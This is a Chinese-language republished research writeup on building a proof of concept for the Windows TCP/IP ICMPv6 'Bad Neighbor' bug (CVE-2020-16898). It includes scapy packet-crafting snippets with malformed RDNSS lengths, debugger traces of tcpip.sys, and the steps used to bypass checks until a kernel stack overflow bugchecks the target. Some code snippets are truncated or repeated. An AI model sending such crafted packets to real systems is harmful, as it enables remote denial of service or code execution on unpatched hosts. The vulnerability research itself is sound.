
“坏邻居”漏洞 CVE-2020-16898 的 Writeup

转载

奇安信代码卫士 于 2020-10-19 17:49:39 发布 749 收藏 5
文章标签： java python 编程语言 html jvm
原文链接：https://codesafe.qianxin.com/#/home




聚焦源代码安全，网罗国内外最新资讯！

编译：奇安信代码卫士团队

微软在十月补丁星期二中修复了一个很有意思的漏洞 CVE-2020-16898。它是 Windows TCP/IP 远程代码执行漏洞。

微软对该漏洞的描述是，“当 Windows TCP/IP 栈不正确地处理 ICMPv6 Router Advertisement数据包时，就会触发这个远程代码执行漏洞。成功利用该漏洞的攻击者能够在目标服务器或客户端上执行代码。要利用该漏洞，攻击者必须向远程 Windows 计算机发送一个特殊构造的 ICMPv6 Router Advertisement 数据包。微软通过修正 Windows TCP/IP 栈处理 ICMPv6 Router Advertisement 数据包的方法解决了这个问题。”



该漏洞非常重要，于是我决定编写PoC。在编写过程中，我并未发现任何公开的 exploit，于是花了很长时间分析所有触发该 bug 的警告信息。即使到现在，也并未出现足够多的可触发该 bug 的详情。这也是我总结自己经验的原因所在。首先，简单总结如下：

只有当源地址是link-local IPv6 时，才可利用该 bug。这个要求限制了潜在的目标！

整个 payload 必须是一个合法的 IPv6 数据包。如果把标头搞砸了，那么在触发该 bug 前，数据包就会遭拒绝。

在验证数据包大小的过程中，Optional 标头的所有已定义 “length” 必须和数据包大小相匹配。

该漏洞可允许私运 (smuggle) 一个额外的“标头”。该标头未经验证且包含 “Length” 字段。触发该 bug 后，会检查该字段和数据包大小的匹配情况。

Windows NDIS API 可触发该 bug，从利用的角度看，它的优化非常麻烦。为了绕过优化，需要使用分段！否则，你虽然能触发该 bug，但不会引发内存损坏后果！

01

收集漏洞信息

首先，我想了解关于该 bug 的更多信息。我能找到的唯一的额外信息是根据检测逻辑编写的 write-up。命运就是如此神奇：关于如何防范攻击的信息竟然有助于编写 exploit 的 writeup：

https://github.com/advanced-threat-research/CVE-2020-16898

https://news.sophos.com/en-us/2020/10/13/top-reason-to-apply-october-2020s-microsoft-patches-ping-of-death-redux/

最重要的信息如下：

“虽然忽略所有非 RDNSS 的 Options，但对于 Option Type = 25 (RDNSS)，我们会检查 Lengption （Option 中的第二个字节）是否为偶数。如是，则将其标记出来；否则，我们继续。由于该 Length 以8字节的增量进行统计，因此我们将 Length 乘以8，然后跳过很多字节，到达下一个 Option （减1代表我们已经消耗的长度字节）。

那么，我们从中学到了什么？学到了很多东西：

我们需要发送 RDNSS 数据包。

问题在于，Length 字段中存在一个偶数。

负责解析该数据包的函数将引用 RDNSS payload 的最后8个字节作为下一个标头。

我们开始探测的东西特别多。首先，我们需要生成一个有效的 RDNSS 数据包。

02

RDNSS

递归 DNS Server Option (RDNSS) 是 Router Advertisement (RA) 消息的子选项之一。RA 可通过 ICMPv6 发送。可查看关于 RDNSS 的文档 (https://tools.ietf.org/html/rfc5006)。

```
5.1 递归 DNS Server Option
RDNSS 选项包含一个或多个递归 DNS 服务器的 IPv6 地址。所有地址的生命周期值均相同。如想要得到不同的生命周期值，则可使用多个
```

```
0                   1                   2                   3
  0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 |     Type      |     Length    |           Reserved            |
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 |                           Lifetime                            |
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 |                                                               |
 :            Addresses of IPv6 Recursive DNS Servers            :
 |                                                               |
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

关于 Length 字段的描述：

```
Length：8位无符号整数。选项的长度（包括 Type 和 Length 字段）位于8个八位位组中。如果该选项中包含一个 IPv6 地址，则它的
```

这说明，只要存在任何 payload，Length 必须总是奇数。首先，我们创建一个 RDNSS 程序包。我使用的是创建任意数据包最简单也最快速的方法scapy。它非常简单：

```
v6_dst = <destination address>
v6_src = <source address>


c = ICMPv6NDOptRDNSS()
c.len = 7
c.dns = [ "AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA", "AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA", "AAAA:AAAA:


pkt = IPv6(dst=v6_dst, src=v6_src, hlim=255) / ICMPv6ND_RA() / c
send(pkt)
```

当设立一个内核调试器并分析所有源自 tcpip.sys 驱动的公开标记时，我们可以发现一些有意思的函数名称：

```
tcpip!Ipv6pHandleRouterAdvertisement
tcpip!Ipv6pUpdateRDNSS
```

我们试着设置断点并查看程序包是否到达：

```
0: kd> bp tcpip!Ipv6pUpdateRDNSS
0: kd> bp tcpip!Ipv6pHandleRouterAdvertisement
0: kd> g
Breakpoint 0 hit
tcpip!Ipv6pHandleRouterAdvertisement:
fffff804`483ba398 48895c2408      mov     qword ptr [rsp+8],rbx
0: kd> kpn
 # Child-SP          RetAddr           Call Site
00 fffff804`48a66ad8 fffff804`483c04e0 tcpip!Ipv6pHandleRouterAdvertisement
01 fffff804`48a66ae0 fffff804`4839487a tcpip!Icmpv6ReceiveDatagrams+0x340
02 fffff804`48a66cb0 fffff804`483cb998 tcpip!IppProcessDeliverList+0x30a
03 fffff804`48a66da0 fffff804`483906df tcpip!IppReceiveHeaderBatch+0x228
04 fffff804`48a66ea0 fffff804`4839037c tcpip!IppFlcReceivePacketsCore+0x34f
05 fffff804`48a66fb0 fffff804`483b24ce tcpip!IpFlcReceivePackets+0xc
06 fffff804`48a66fe0 fffff804`483b19a2 tcpip!FlpReceiveNonPreValidatedNetBufferListChain+0x25e
07 fffff804`48a670d0 fffff804`45a4f698 tcpip!FlReceiveNetBufferListChainCalloutRoutine+0xd2
08 fffff804`48a67200 fffff804`45a4f60d nt!KeExpandKernelStackAndCalloutInternal+0x78
09 fffff804`48a67270 fffff804`483a1741 nt!KeExpandKernelStackAndCalloutEx+0x1d
0a fffff804`48a672b0 fffff804`4820b530 tcpip!FlReceiveNetBufferListChain+0x311
0b fffff804`48a67550 ffffcb82`f9dfb370 0xfffff804`4820b530
0c fffff804`48a67558 fffff804`48a676b0 0xffffcb82`f9dfb370
0d fffff804`48a67560 00000000`00000000 0xfffff804`48a676b0
0: kd> g
...
```

好吧。我们从未到达 Ipv6pUpdateRDNSS 但确实到达 Ipv6pHandleRouterAdvertisement。这意味着我们的程序包还好。那我们为何会终止在 Ipv6pUpdateRDNSS 呢？

03

问题1：IPv6 link-local 地址

我们在这里，对地址的验证失败：

```
fffff804`483ba4b4 458a02          mov     r8b,byte ptr [r10]
fffff804`483ba4b7 8d5101          lea     edx,[rcx+1]
fffff804`483ba4ba 8d5902          lea     ebx,[rcx+2]
fffff804`483ba4bd 41b7c0          mov     r15b,0C0h
fffff804`483ba4c0 4180f8ff        cmp     r8b,0FFh
fffff804`483ba4c4 0f84a8820b00    je      tcpip!Ipv6pHandleRouterAdvertisement+0xb83da (fffff804`48472772)
fffff804`483ba4ca 33c0            xor     eax,eax
fffff804`483ba4cc 498bca          mov     rcx,r10
fffff804`483ba4cf 48898570010000  mov     qword ptr [rbp+170h],rax
fffff804`483ba4d6 48898578010000  mov     qword ptr [rbp+178h],rax
fffff804`483ba4dd 4484d2          test    dl,r10b
fffff804`483ba4e0 0f8599820b00    jne     tcpip!Ipv6pHandleRouterAdvertisement+0xb83e7 (fffff804`4847277f)
fffff804`483ba4e6 4180f8fe        cmp     r8b,0FEh
fffff804`483ba4ea 0f85ab820b00    jne     tcpip!Ipv6pHandleRouterAdvertisement+0xb8403 (fffff804`4847279b)
```

r10 指向地址开头：

```
0: kd> dq @r10
ffffcb82`f9a5b03a  000052b0`80db12fd e5f5087c`645d7b5d
ffffcb82`f9a5b04a  000052b0`80db12fd b7220a02`ea3b3a4d
ffffcb82`f9a5b05a  08070800`e56c0086 00000000`00000000
ffffcb82`f9a5b06a  ffffffff`00000719 aaaaaaaa`aaaaaaaa
ffffcb82`f9a5b07a  aaaaaaaa`aaaaaaaa aaaaaaaa`aaaaaaaa
ffffcb82`f9a5b08a  aaaaaaaa`aaaaaaaa aaaaaaaa`aaaaaaaa
ffffcb82`f9a5b09a  aaaaaaaa`aaaaaaaa 63733a6e`12990c28
ffffcb82`f9a5b0aa  70752d73`616d6568 643a6772`6f2d706e
```

这些字节：

```
ffffcb82`f9a5b03a  000052b0`80db12fd e5f5087c`645d7b5d
```

和我当作源地址的 IPv6 地址匹配：

```
v6_src = "fd12:db80:b052:0:5d7b:5d64:7c08:f5e5"
```

它和字节 0xFE 相当。从维基百科可知：

```
fe80::/10 --- 在单一链接中，link-local 前缀中的地址才是合法的和唯一的 （相当于自动配置的 IPv4地址 169.254.0.0/16）。
```

因此，我们要查找 link-local 前缀。另外一个有意思的检查是当之前的检查失败时：

```
fffff804`4847279b e8f497f8ff      call    tcpip!IN6_IS_ADDR_LOOPBACK (fffff804`483fbf94)
fffff804`484727a0 84c0            test    al,al
fffff804`484727a2 0f85567df4ff    jne     tcpip!Ipv6pHandleRouterAdvertisement+0x166 (fffff804`483ba4fe)
fffff804`484727a8 4180f8fe        cmp     r8b,0FEh
fffff804`484727ac 7515            jne     tcpip!Ipv6pHandleRouterAdvertisement+0xb842b (fffff804`484727c3)
```

它在检查我们是否来自 LOOPBACK，接着验证是否为 link-local。我修改了该数据包来使用 link-local 地址，

```
Breakpoint 1 hit
tcpip!Ipv6pUpdateRDNSS:
fffff804`4852a534 4055            push    rbp
0: kd> kpn
 # Child-SP          RetAddr           Call Site
00 fffff804`48a66728 fffff804`48472cbf tcpip!Ipv6pUpdateRDNSS
01 fffff804`48a66730 fffff804`483c04e0 tcpip!Ipv6pHandleRouterAdvertisement+0xb8927
02 fffff804`48a66ae0 fffff804`4839487a tcpip!Icmpv6ReceiveDatagrams+0x340
03 fffff804`48a66cb0 fffff804`483cb998 tcpip!IppProcessDeliverList+0x30a
04 fffff804`48a66da0 fffff804`483906df tcpip!IppReceiveHeaderBatch+0x228
05 fffff804`48a66ea0 fffff804`4839037c tcpip!IppFlcReceivePacketsCore+0x34f
06 fffff804`48a66fb0 fffff804`483b24ce tcpip!IpFlcReceivePackets+0xc
07 fffff804`48a66fe0 fffff804`483b19a2 tcpip!FlpReceiveNonPreValidatedNetBufferListChain+0x25e
08 fffff804`48a670d0 fffff804`45a4f698 tcpip!FlReceiveNetBufferListChainCalloutRoutine+0xd2
09 fffff804`48a67200 fffff804`45a4f60d nt!KeExpandKernelStackAndCalloutInternal+0x78
0a fffff804`48a67270 fffff804`483a1741 nt!KeExpandKernelStackAndCalloutEx+0x1d
0b fffff804`48a672b0 fffff804`4820b530 tcpip!FlReceiveNetBufferListChain+0x311
0c fffff804`48a67550 ffffcb82`f9dfb370 0xfffff804`4820b530
0d fffff804`48a67558 fffff804`48a676b0 0xffffcb82`f9dfb370
0e fffff804`48a67560 00000000`00000000 0xfffff804`48a676b0
```

起作用了！那么我们就进入了触发漏洞阶段。

04

触发漏洞

从检测逻辑的 write-up 可知：

```
我们检查 Length（Option 中的第二个字节）是否为偶数
```

我们测试一下：

```
v6_dst = <destination address>
v6_src = <source address>


c = ICMPv6NDOptRDNSS()
c.len = 6
c.dns = [ "AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA", "AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA", "AAAA:AAAA:


pkt = IPv6(dst=v6_dst, src=v6_src, hlim=255) / ICMPv6ND_RA() / c
send(pkt)
```

最终我们会执行如下代码：

```
fffff804`4852a5b3 4c8b15be8b0700  mov     r10,qword ptr [tcpip!_imp_NdisGetDataBuffer (fffff804`485a3178)]
fffff804`4852a5ba e8113bceff      call    fffff804`4820e0d0
fffff804`4852a5bf 418bd7          mov     edx,r15d
fffff804`4852a5c2 498bce          mov     rcx,r14
fffff804`4852a5c5 488bd8          mov     rbx,rax
fffff804`4852a5c8 e8a39de5ff      call    tcpip!NetioAdvanceNetBuffer (fffff804`48384370)
fffff804`4852a5cd 0fb64301        movzx   eax,byte ptr [rbx+1]
fffff804`4852a5d1 8d4e01          lea     ecx,[rsi+1]
fffff804`4852a5d4 2bc6            sub     eax,esi
fffff804`4852a5d6 4183cfff        or      r15d,0FFFFFFFFh
fffff804`4852a5da 99              cdq
fffff804`4852a5db f7f9            idiv    eax,ecx
fffff804`4852a5dd 8b5304          mov     edx,dword ptr [rbx+4]
fffff804`4852a5e0 8945b7          mov     dword ptr [rbp-49h],eax
fffff804`4852a5e3 8bf0            mov     esi,eax
fffff804`4852a5e5 413bd7          cmp     edx,r15d
fffff804`4852a5e8 7412            je      tcpip!Ipv6pUpdateRDNSS+0xc8 (fffff804`4852a5fc)
```


从本质上来讲，它从 Length 字段减1，结果被2整除。它和文档的逻辑一致，可归纳为：

```
tmp = (Length - 1) / 2
```

这个逻辑为奇数和偶数生成相同的结果：

```
(7 - 1) / 2 => 3
(6 - 1) / 2 => 3
```

它本身并没有错。然而，它“定义“了程序包的长度。由于 IPv6 地址的长度为16个字节，通过提供偶数，payload 的最后8个字节将被当作下一个标头的开头。我们也可从 Wireshark 中看到：



这就非常有趣。然而，它有什么作用呢？下一步我们应当伪造哪种标头呢？为什么有必要这么做？我花费了一点时间才搞明白这些问题。其实我是写了一个简单的 fuzzer 才搞清楚的。


05

查找一个或多个正确的标头

如果我们查看下可用的标头/选项文档，实际上并不清楚应该使用哪个：（https://www.iana.org/assignments/icmpv6-parameters/icmpv6-parameters.xml）：

Type	Description	Reference
1	Source Link-layer Address	[RFC4861]
2	Target Link-layer Address	[RFC4861]
3	Prefix Information	[RFC4861]
4	Redirected Header	[RFC4861]
5	MTU	[RFC4861]
6	NBMA Shortcut Limit Option	[RFC2491]
7	Advertisement Interval Option	[RFC6275]
8	Home Agent Information Option	[RFC6275]
9	Source Address List	[RFC3122]
10	Target Address List	[RFC3122]
11	CGA option	[RFC3971]
12	RSA Signature option	[RFC3971]
13	Timestamp option	[RFC3971]
14	Nonce option	[RFC3971]
15	Trust Anchor option	[RFC3971]
16	Certificate option	[RFC3971]
17	IP Address/Prefix Option	[RFC5568]
18	New Router Prefix Information Option	[RFC4068]
19	Link-layer Address Option	[RFC5568]
20	Neighbor Advertisement Acknowledgment Option	[RFC5568]
21	PvD ID Router Advertisement Option	[RFC8801]
22	Unassigned	
23	MAP Option	[RFC4140]
24	Route Information Option	[RFC4191]
25	Recursive DNS Server Option	[RFC5006][RFC8106]
26	RA Flags Extension Option	[RFC5175]
27	Handover Key Request Option	[RFC5269]
28	Handover Key Reply Option	[RFC5269]
29	Handover Assist Information Option	[RFC5271]
30	Mobile Node Identifier Option	[RFC5271]
31	DNS Search List Option	[RFC8106]
32	Proxy Signature (PS)	[RFC6496]
33	Address Registration Option	[RFC6775]
34	6LoWPAN Context Option	[RFC6775]
35	Authoritative Border Router Option	[RFC6775]
36	6LoWPAN Capability Indication Option (6CIO)	[RFC7400]
37	DHCP Captive-Portal	[RFC8910]
38	PREF64 option	[RFC8781]
39	Crypto-ID Parameters Option (CIPO)	[RFC-ietf-6lo-ap-nd-23]
40	NDP Signature Option (NDPSO)	[RFC-ietf-6lo-ap-nd-23]
41-137	Unassigned	
138	CARD Request option	[RFC4065]
139	CARD Reply option	[RFC4065]
140-252	Unassigned	
253	RFC3692-style Experiment 1 [1]	[RFC4727]
254	RFC3692-style Experiment 2 [1]	[RFC4727]

我们所知道的是，ICMPv6 信息的一般格式如下：



第一个字节在编码该数据包的 “type”。测试后我生成了和存在 bug 的 RDNSS 一模一样的下一个标头。我一直触及 tcpip!Ipv6pUpdateRDNSS 但仅触及过一次 tcpip!Ipv6pHandleRouterAdvertisement。我运行 IDA Pro 并开始分析整个事情以及执行的逻辑。逆向工程后我发现代码中有两个循环：

1、第一个循环遍历所有的标头并做了一些基本的验证（长度的大小等）

2、第二个循环并未做更多的验证，而只是解析了程序包。

一旦缓冲区存在更多的“可选标头“，我们就进入了循环。这是个很好的源语。但我仍然不知道应该使用什么标头，为此我一直都在暴力破解已触发漏洞中所有的 “optional header” 类型，并发现第二个循环仅关注：

Type 3（前缀信息）

Type 24（路由信息）

Type 25 (RDNSS)

Type 31 (DNS Search List Option)

由于相比 Type 3，Type 24 “更小/更短“，我分析了 Type 24 的逻辑：

05

栈溢出

我们尝试生成恶意 RDNSS 程序包 “造假” Route Information 作为下一个：

```
v6_dst = <destination address>
v6_src = <source address>


c = ICMPv6NDOptRDNSS()
c.len = 6
c.dns = [ "AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA", "AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA", "AAAA:AAAA:


pkt = IPv6(dst=v6_dst, src=v6_src, hlim=255) / ICMPv6ND_RA() / c
send(pkt)
```

它永远不会触及 tcpip!Ipv6pUpdateRDNSS 函数。

06

问题3：程序包的大小

调试后，我意识到我们在如下检查中失败了：

```
fffff804`483ba766 418b4618        mov     eax,dword ptr [r14+18h]
fffff804`483ba76a 413bc7          cmp     eax,r15d
fffff804`483ba76d 0f85d0810b00    jne     tcpip!Ipv6pHandleRouterAdvertisement+0xb85ab (fffff804`48472943)
```

eax 是该程序包的大小，而 r15 记录所消耗的数据量。在这个具体案例中，

```
rax = 0x48
r15 = 0x40
```

因为我们使用了偶数，因此它们之间的差距正好是8个字节。要绕过它，我在最后一个后面放了另外一个标头。然而，我仍然遇到了相同的问题。花了一些时间才搞清楚如何布局程序包进行绕过。最终我成功做到了。

07

问题4：仍然是大小问题。

最终，我找到了正确的程序包布局，终于找到负责处理Route Information 标头的代码。然而，我并没有这样做。从 RDNSS 返回后我最终来到这里：

```
fffff804`48472cba e875780b00      call    tcpip!Ipv6pUpdateRDNSS (fffff804`4852a534)
fffff804`48472cbf 440fb77c2462    movzx   r15d,word ptr [rsp+62h]
fffff804`48472cc5 e9c980f4ff      jmp     tcpip!Ipv6pHandleRouterAdvertisement+0x9fb (fffff804`483bad93)
...
fffff804`483bad15 4c8b155c841e00  mov     r10,qword ptr [tcpip!_imp_NdisGetDataBuffer (fffff804`485a3178)]
fffff804`483bad1c e8af33e5ff      call    fffff804`4820e0d0
...
fffff804`483bad15 4c8b155c841e00  mov     r10,qword ptr [tcpip!_imp_NdisGetDataBuffer (fffff804`485a3178)]
fffff804`483bad1c e8af33e5ff      call    fffff804`4820e0d0
fffff804`483bad21 0fb64801        movzx   ecx,byte ptr [rax+1]
fffff804`483bad25 66c1e103        shl     cx,3
fffff804`483bad29 66894c2462      mov     word ptr [rsp+62h],cx
fffff804`483bad2e 6685c9          test    cx,cx
fffff804`483bad31 0f8485060000    je      tcpip!Ipv6pHandleRouterAdvertisement+0x1024 (fffff804`483bb3bc)
fffff804`483bad37 0fb7c9          movzx   ecx,cx
fffff804`483bad3a 413b4e18        cmp     ecx,dword ptr [r14+18h] ds:002b:ffffcb82`fcbed1c8=000000b8
fffff804`483bad3e 0f8778060000    ja      tcpip!Ipv6pHandleRouterAdvertisement+0x1024 (fffff804`483bb3bc)
```

Ecx 保留关于 “虚假标头“的 “Length”。然而， [r14+18h]指向数据包中所留数据的大小。我将 Length 设置为最大值 (0xFF) 即8的倍数（2040==0x7f8）。然而，只剩下 “0xb8”。因此，大小验证再次失败！

为修复这个问题，我减小了“虚假标头”的大小，同时在数据包中附加了更多的数据。这下起作用了！

08

问题5：NdisGetDataBuffer() 和分段

我最终解决了用于触发该 bug 的所有谜题。我自以为如此……最终，我执行了如下负责处理 Route Information 消息的代码：

```
fffff804`48472cd9 33c0            xor     eax,eax
fffff804`48472cdb 44897c2420      mov     dword ptr [rsp+20h],r15d
fffff804`48472ce0 440fb77c2462    movzx   r15d,word ptr [rsp+62h]
fffff804`48472ce6 4c8d85b8010000  lea     r8,[rbp+1B8h]
fffff804`48472ced 418bd7          mov     edx,r15d
fffff804`48472cf0 488985b8010000  mov     qword ptr [rbp+1B8h],rax
fffff804`48472cf7 448bcf          mov     r9d,edi
fffff804`48472cfa 488985c0010000  mov     qword ptr [rbp+1C0h],rax
fffff804`48472d01 498bce          mov     rcx,r14
fffff804`48472d04 488985c8010000  mov     qword ptr [rbp+1C8h],rax
fffff804`48472d0b 48898580010000  mov     qword ptr [rbp+180h],rax
fffff804`48472d12 48898588010000  mov     qword ptr [rbp+188h],rax
fffff804`48472d19 4c8b1558041300  mov     r10,qword ptr [tcpip!_imp_NdisGetDataBuffer (fffff804`485a3178)]
```

它试图从数据包中获取 “Length” 字节来读取整个标头。然而，Length 是虚假的无法验证。在测试中，它的值是 “0x100”。目的地地址指向表示 Route Information 标头的栈。它是一个非常小的缓冲区。因此，我们应当拥有经典的栈溢出，但实际上在 NdisGetDataBuffer 函数中，我执行的是：

```
fffff804`4820e10c 8b7910          mov     edi,dword ptr [rcx+10h]
fffff804`4820e10f 8b4328          mov     eax,dword ptr [rbx+28h]
fffff804`4820e112 8bf2            mov     esi,edx
fffff804`4820e114 488d0c3e        lea     rcx,[rsi+rdi]
fffff804`4820e118 483bc8          cmp     rcx,rax
fffff804`4820e11b 773e            ja      fffff804`4820e15b
fffff804`4820e11d f6430a05        test    byte ptr [rbx+0Ah],5 ds:002b:ffffcb83`086a4c7a=0c
fffff804`4820e121 0f84813f0400    je      fffff804`482520a8
fffff804`4820e127 488b4318        mov     rax,qword ptr [rbx+18h]
fffff804`4820e12b 4885c0          test    rax,rax
fffff804`4820e12e 742b            je      fffff804`4820e15b
fffff804`4820e130 8b4c2470        mov     ecx,dword ptr [rsp+70h]
fffff804`4820e134 8d55ff          lea     edx,[rbp-1]
fffff804`4820e137 4803c7          add     rax,rdi
fffff804`4820e13a 4823d0          and     rdx,rax
fffff804`4820e13d 483bd1          cmp     rdx,rcx
fffff804`4820e140 7519            jne     fffff804`4820e15b
fffff804`4820e142 488b5c2450      mov     rbx,qword ptr [rsp+50h]
fffff804`4820e147 488b6c2458      mov     rbp,qword ptr [rsp+58h]
fffff804`4820e14c 488b742460      mov     rsi,qword ptr [rsp+60h]
fffff804`4820e151 4883c430        add     rsp,30h
fffff804`4820e155 415f            pop     r15
fffff804`4820e157 415e            pop     r14
fffff804`4820e159 5f              pop     rdi
fffff804`4820e15a c3              ret
fffff804`4820e15b 4d85f6          test    r14,r14
```

在第一个 “cmp” 指令中，rcx 寄存器保留请求大小的值。Rax 寄存器保留一些庞大的数，因此我永远无法从该逻辑中跳出来。调用的结果就是，我得到的一直都是和本地栈地址不同的地址，而且未发生任何溢出。我不知道为何会这样。因此，我开始阅读关于该函数的文档并发现了其中的 magic：

“如果缓冲区中请求的数据是连续的，则返回值是指向 `NDIS` 提供的位置的指针。如果数据不连续，则 `DNIS` 按如下方式使用 `Storage` 参数：如果 Storage 参数为非 NULL，则 NDIS 将数据复制到 Storage 的缓冲区中。返回值是传递给 Storage 参数的指针。如果 Storage 参数是 NULL，则返回值为 NULL。

我们大的程序包保存在 NDIS 中的某处，且数据指针返回而非将其复制到栈的本地缓冲区中。于是我开始搜索是否有人已经解决了整个问题。果然已解决。如下链接：http://newsoft-tech.blogspot.com/2010/02/。

从中获悉，最简单的解决方案是对程序包进行分段。而这正是我已经完成的。

```
KDTARGET: Refreshing KD connection


*** Fatal System Error: 0x00000139
                       (0x0000000000000002,0xFFFFF80448A662E0,0xFFFFF80448A66238,0x0000000000000000)


Break instruction exception - code 80000003 (first chance)


A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.


A fatal system error has occurred.


nt!DbgBreakPointWithStatus:
fffff804`45bca210 cc              int     3
0: kd> kpn
 # Child-SP          RetAddr           Call Site
00 fffff804`48a65818 fffff804`45ca9922 nt!DbgBreakPointWithStatus
01 fffff804`48a65820 fffff804`45ca9017 nt!KiBugCheckDebugBreak+0x12
02 fffff804`48a65880 fffff804`45bc24c7 nt!KeBugCheck2+0x947
03 fffff804`48a65f80 fffff804`45bd41e9 nt!KeBugCheckEx+0x107
04 fffff804`48a65fc0 fffff804`45bd4610 nt!KiBugCheckDispatch+0x69
05 fffff804`48a66100 fffff804`45bd29a3 nt!KiFastFailDispatch+0xd0
06 fffff804`48a662e0 fffff804`4844ac25 nt!KiRaiseSecurityCheckFailure+0x323
07 fffff804`48a66478 fffff804`483bb487 tcpip!_report_gsfailure+0x5
08 fffff804`48a66480 aaaaaaaa`aaaaaaaa tcpip!Ipv6pHandleRouterAdvertisement+0x10ef
